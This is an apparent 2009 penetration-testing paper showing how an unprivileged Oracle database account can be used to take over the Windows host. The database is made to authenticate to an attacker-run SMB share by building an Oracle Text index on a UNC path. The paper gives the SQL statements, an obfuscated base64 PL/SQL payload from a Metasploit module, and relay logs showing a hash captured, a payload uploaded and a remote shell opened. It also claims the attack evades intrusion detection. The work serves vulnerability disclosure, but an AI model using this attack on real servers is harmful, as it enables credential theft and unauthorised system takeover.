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Penetration from application down to OS

Getting OS access using Oracle
Database unprivileged user

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Introduction

Once upon a time during a penetration test of corporate network I got a unprivileged account on Oracle Database and my plan was to get administrative shell on server where its database was installed. Server was running Windows 2003 server operation system and Oracle database was running with privileges of Administrator (not LOACL_SYSTEM) account. It is a quite common situation, though. Default way is to escalate privileges on database using one of the latest SQL Injection vulnerabilities and then using DBA privileges to gain access to OS using one of the popular methods such as ExtProc, Java, extjob etc. [1] So it seems to be quite simple and I thought about another ways.

What if database is patched with latest CPU updates and additionally it has some kind of Intrusion Detection System which can find 0-day vulnerabilities or something like this and it is impossible to escalate privileges using SQL Injections. Of course there are some methods of escalating privileges without exploits. For example: find cleartext passwords in database or connect to listener internally and rewrite log file or escalate privileges using some dangerous roles such as 'SELECT ANY DICTIONARY', 'CREATE ANY TRIGGER' or something like this. But this methods can't give you 100% success. I guess there must be another way maybe not universal but better then described.

In short, this paper describes investigations to get administrative shell on server having unprivileged rights on Oracle Database.

Brief info about Pass The Hash tools

It's well known fact that any user can connect to Windows server using only LM/NTLM hash of users password and there are a plenty of utilities like *msvctl*, *Psh-toolkit*, *PtH-pwner* and other pentesters tools that can give you administrative access in corporate network using only one hash (if you lucky) [2]. But the biggest question is how to get this hash.

There are two main ways to get user hash under which privileges Oracle RDBMS process is running. First way is to get access to OS and dump it from SAM using any of tools such as *pwdump*, *gsecdump*, *fgdump* etc. But this way is not suitable for our situation because we don't have access to OS. The other way is to initialize connection to remote SMB share from database console. Using this method we can steal NTLM challenge-response strings of authentication user under which privileges Oracle RDBMS process is running with help from our fake SMB server.

Connecting to remote SMB share

Before we can release this concept in practice we must find a method to connect to remote SMB share from Oracle Database console. There are many methods to do this (see the table below) but unfortunately almost all of them need a DBA rights or other high privileges.

Method	Privileges needed
ExtProc	CREATE ANY LABRARY
Java	JAVAADMIN
JOB Scheduler	CREATE EXTERNAL JOB
Change PLSQL compiler	ALTER SYSEM
UTL_FILE	CREATE ANY DIRECTORY
DBMS_JOB	CREATE ANY DIRECTORY
DBMS_ADVISOR	CREATE ANY DIRECTORY

But there is one method to read OS files without having High privileges is Oracle Text (*ctxsys.context* index). This method was shown in Alexander Kornbrust's blog 7 feb 2009. [3] Alexander shown an example of how to read boot.ini file using Oracle Text and he said user needs *CTXAPP* role to reproduce this method.

During my researching of this method I found that *CTXAPP* role is not needed. It was confirmed on practice. After that I found a documented confirmation of this text in official guide "Oracle Text Application Developer's Guide 10g Release 2". [4]

Any user can create an Oracle Text index and issue a Text query. The CTXAPP role enables users to create preferences and use the PL/SQL packages.

Also I found that it is possible to read not only local but also remote files on SMB shares. So using this method we can initialize NTLM challenge-response authentication to our fake SMB server.

As a result we find a method for stealing NTLM challenge-response authentication using Oracle database account with only CONNECT and RESOURCE privileges which is given by default to almost any user!

Details of exploitation

At first we must create a special table.

```
SQL> CREATE TABLE files (id NUMBER PRIMARY KEY, path VARCHAR(255) UNIQUE,  
ot_format VARCHAR(6));
```

After that we must insert network path of our SMB share into created table.

```
SQL> INSERT INTO files VALUES (1, '\\172.16.0.235\SHARE', NULL);
```

And finally we create ctxsys.context index on path column.

```
SQL> CREATE INDEX file_index ON files(path) INDEXTYPE IS ctxsys.context  
PARAMETERS ('datastore ctxsys.file_datastore format column ot_format');
```

During creation of this index RDBMS process initializes remote connection to \\172.16.0.235\SHARE and tries to authenticate with credentials of user under which privileges Oracle RDBMS process is running (In our example it is Administrator).

So if we preliminary run fake SMB server on server with IP address 172.16.0.235 we can get HALFLM challenge hashes of password. And because we can make our own predefined challenge we can decrypt it using Rainbow tables or using brute force techniques. [5] After decryption we can get a Administrator password and connect to server. The game is over.

But this is not the end, though. Someone can argue that in some situations it is impossible to decrypt password and it is right. So we can try another way – smb_relay. Using this attack we don't need to decrypt hash but just replay intensification process to server and authenticate as Administrator.

Automatic Exploitation using *ora_ntlm_stealer* from Metasploit

For automatic exploitation I wrote auxiliary module *ora_ntlm_stealer* for Metasploit which implements this attack. [6]

To reproduce this attack you must at first run *smb_relay* module from Metasploit. [7]

STANDARD OPTIONS	
SMBHOST The target SMB server (leave empty for originating system) (type: address)	<input type="text"/>
SRVHOST The local host to listen on. (type: address)	<input type="text" value="172.16.1.3"/> Required
SRVPORT The local port to listen on. (type: port)	<input type="text" value="139"/> Required
EXITFUNC Exit technique: seh, thread, process (type: raw)	<input type="text" value="seh"/> Required
LPORT The local port (type: port)	<input type="text" value="4444"/> Required

Running smb_relay module from Metasploit

After that you must select *ora_ntlm_stealer* module and as IP parameter you must set address of remote SMB server which you create in previous step. Then you must run this module which will generate SQL code of exploit. This code you can get from *./data/exploits/msf.sql* file (by default).

```
root@au01: ~/framework-trunk
msf auxiliary(ora_ntlm_stealer) > use admin/oracle/ora_ntlm_stealer
msf auxiliary(ora_ntlm_stealer) > info

      Name: Owing Windows server using Oracle database unprivileged user
      Version: $Revision:$

Provided by:
  Sh2kerr <research[ad]dsecrg.com>

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  FILENAME      msf.sql          no        The file name.
  IP            172.16.1.3      no        The SQL to execute.
  OUTPUTPATH    ./data/exploits/ no        The location of the file.

Description:
  This module will help you to get Administrator access to OS using unprivileged Oracle database user (you need only CONNECT and RESOURCE privileges) To do this you must firstly run smb_sniffer of smb_relay module on your sever. Then you must connect to Oracle database and run this module Ora_NTLM_stealer.rb which will connect to your SMB sever with credentials of Oracle RDBMS. So if smb_relay is working you will get administrators access to server which runs Oracle of not than you can decrypt HALFLM hash.

References:
  http://dsecrg.com

msf auxiliary(ora_ntlm_stealer) > run
[*] Creating 'msf.sql' file ...
[*] File 'msf.sql' is located in './data/exploits/' ...
[*] Auxiliary module execution completed
msf auxiliary(ora_ntlm_stealer) >
```

ora_ntlm_stealer at work

The next step is connecting to database using any database account like *SCOTT* or *DBSNMP*. After we check that we have no privileges except *CONNECT* and *RESOURCE* we run SQL code generated using *ora_ntlm_stealer*.

```

C:\WINDOWS\system32\cmd.exe - sqlplus scott/tiger@172.16.0.113/orcl
C:\Documents and Settings\Alexandr.Polyakov>sqlplus scott/tiger@172.16.0.113/orcl
SQL*Plus: Release 10.2.0.1.0 - Production on Tue Apr 7 19:09:25 2009
Copyright (c) 1982, 2005, Oracle. All rights reserved.

Connected to:
Oracle Database 10g Enterprise Edition Release 10.1.0.2.0 - Production
With the Partitioning, OLAP and Data Mining options

SQL> select * from user_role_privs;

USERNAME                                GRANTED_ROLE                            ADM DEF OS_
-----
SCOTT                                    CONNECT                                  NO YES NO
SCOTT                                    RESOURCE                                 NO YES NO

SQL> select * from user_sys_privs;

no rows selected

SQL> DECLARE
2          QJFEAMQWO VARCHAR2(32767);
3          SIDSF VARCHAR2(32767);
4          HN VARCHAR2(32767);
5          BEGIN
6          QJFEAMQWO := utl_raw.cast_to_varchar2(utl_encode.base64_
decode(utl_raw.cast_to_raw('Q1JFQURFI FRBQkxPIFFKWFROS1BH1ChpZCB0VU1CRU1gUJFJJTUFS
WSBLRUkscGF0aCBWQUJDSEFSKDI1NSkgUU5JUUVFLG90X2ZvcmlhdCBWQUJDSEFSKDYpKQ=='>>));
7          EXECUTE IMMEDIATE QJFEAMQWO;
8          SIDSF := utl_raw.cast_to_varchar2(utl_encode.base64_deco
de(utl_raw.cast_to_raw('SU5TRUJUIE1OUe8gUUpYUe5KUeG0kFMUUTICgxLCAhXFWxNzIuMTYu
MS4zXFNlQUJFJywgTlUMTCK='>>));
9          EXECUTE IMMEDIATE SIDSF;
10         HN := utl_raw.cast_to_varchar2(utl_encode.base64_decode(
utl_raw.cast_to_raw('Q1JFQURFIE10REUyIEpZRCBPTiBRSlhUTkpQRyhwYXRoKSBJTkJFwFRZUEU
gSUMgY3R4c3lzLmNubnRleHQgUEFSQU1FUeUSUyAoJ2RhdGFzdG9yZSBjdHhzeXMuZmlsZU9kYXRhc3R
vcml0gZm9ybWF0IGNvbHUtbiBodF9mb3JtYXQnKQ=='>>));
11         EXECUTE IMMEDIATE HN;
12         END;
13 /


PL/SQL procedure successfully completed.

SQL>

```

Connection to DBMS and exploitation of vulnerability

After we see that procedure is successfully completed we can check our smb_relay module output and see that somebody with IP address 172.16.0.113 tried to connect to our fake SMB server. Connection was initialized from user under which privileges Oracle RDBMS process is running.

A terminal window titled 'root@au01: ~/framework-trunk' with a black background and white text. The text shows the output of an SMB relay attack. It starts with 'Sending Access Denied' to 172.16.0.113:4748, followed by receiving a connection from the same IP. The logs show authentication as 'ORACLEST\Administrator', connecting to the 'ADMIN\$ share', regenerating and uploading a payload, creating a service named '\AYeUH1CU.exe', connecting to the Service Control Manager, creating and starting the service, and finally opening a command shell session. The session ends with 'Deleting \AYeUH1CU.exe' and another 'Sending Access Denied' message.

```
[*] Sending Access Denied to 172.16.0.113:4748 \  
[*] Received 172.16.0.113:4748 ORACLEST\Administrator LMHASH:b6f6734bb65bcab9065a9b6d2937eb66233c1eeb6c9735c1 NTHASH:b6f6734bb65bcab90b6a9b6d2937e7f6233c1eea8c9735c1 OS:Windows Server 2003 3790 Service Pack 1 LM:  
[*] Authenticating to 172.16.0.113 as ORACLEST\Administrator...  
[*] AUTHENTICATED as ORACLEST\Administrator...  
[*] Connecting to the ADMIN$ share...  
[*] Regenerating the payload...  
[*] Uploading payload...  
[*] Created \AYeUH1CU.exe...  
[*] Connecting to the Service Control Manager...  
[*] Obtaining a service manager handle...  
[*] Creating a new service...  
[*] Closing service handle...  
[*] Opening service...  
[*] Starting the service...  
[*] Removing the service...  
[*] Closing service handle...  
[*] Command shell session 1 opened (172.16.1.3:4444 -> 172.16.0.113:4749)  
[*] Deleting \AYeUH1CU.exe...  
[*] Sending Access Denied to 172.16.0.113:4748 ORACLEST\Administrator
```

Result of attack – getting remote shell on target server

Sniffing HTTP NTLM

There is another method to get access to OS by stealing HTTP NTLM hashes. [8] You can use *squirtle* utility for it. This utility acts like fake web server which forces HTTP NTLM authorization when someone tries to connect to it. So you can try to connect from Oracle to fake web server and you will get NTLM authorization credentials. It will not be a clear LM or NTLM hash but you can still decrypt it by bruteforce or using Rainbow tables. To force HTTP NTLM authorization you can connect to your fake web server from Oracle using packets like *utl_http* or *HTTPUriType*.

Invisibility for IDS

One of the big advantages of this method is invisibility for Intrusion Detection Systems and Database security mechanisms, due to the fact it uses a non-popular way to read local files and don't use public exploits. Metasploit module *ora_ntlm_stealer* gives you additional protection from detecting because it uses methods for masking attack.

This method was tested on the most popular (and really good) Database Intrusion Detection and Prevention system Sentrigo Hedgehog. [10] Hedgehog did not detect this attack and we gain administrative access on Database server.

Conclusion

This document describes one of the methods of getting access to OS using Oracle Database account. This method has two advantages. You need only unprivileged account in Database (In our penetration test statistics about 95% of DBMSes has default user accounts with default passwords or users with dictionary passwords) and this method is invisible for most of the intrusion detection systems.

Materials

1. Some of the ways to get OS access from Database (Alexander Polyakov [DSecRG])

<http://dsecrg.com/pages/expl/show.php?id=23>

<http://dsecrg.com/pages/expl/show.php?id=24>

<http://dsecrg.com/pages/expl/show.php?id=25>

2. NTLM не умер, он просто так пахнет (in russian) (Anton Karpov [Digital Security])

<http://www.securitylab.ru/analytics/362448.php>

3. Oracle Text Application Developer's Guide 10g Release

<http://youngcow.net/doc/oracle10g/text.102/b14217/admin.htm>

4. Alexander Kornbust's blog

<http://blog.red-database-security.com/2009/02/07/what-is-more-dangerous-alter-session-or-os-access/>

5. Using Metasploit smb-sniffer module

<http://carnal0wnage.blogspot.com/2009/04/using-metasploit-smb-sniffer-module.html>

6. ora_ntlm_stealer for Metasploit

<http://trac.metasploit.com/changeset/6464>

7. Metasploit project web site

<http://metasploit.com/>

8. NTLM authentication for HTTP

<http://www.innovation.ch/personal/ronald/ntlm.html>

9. Squirtle utility

<http://code.google.com/p/squirtle/>

10. Sentrigo Hedgehog website

<http://sentrigo.com/>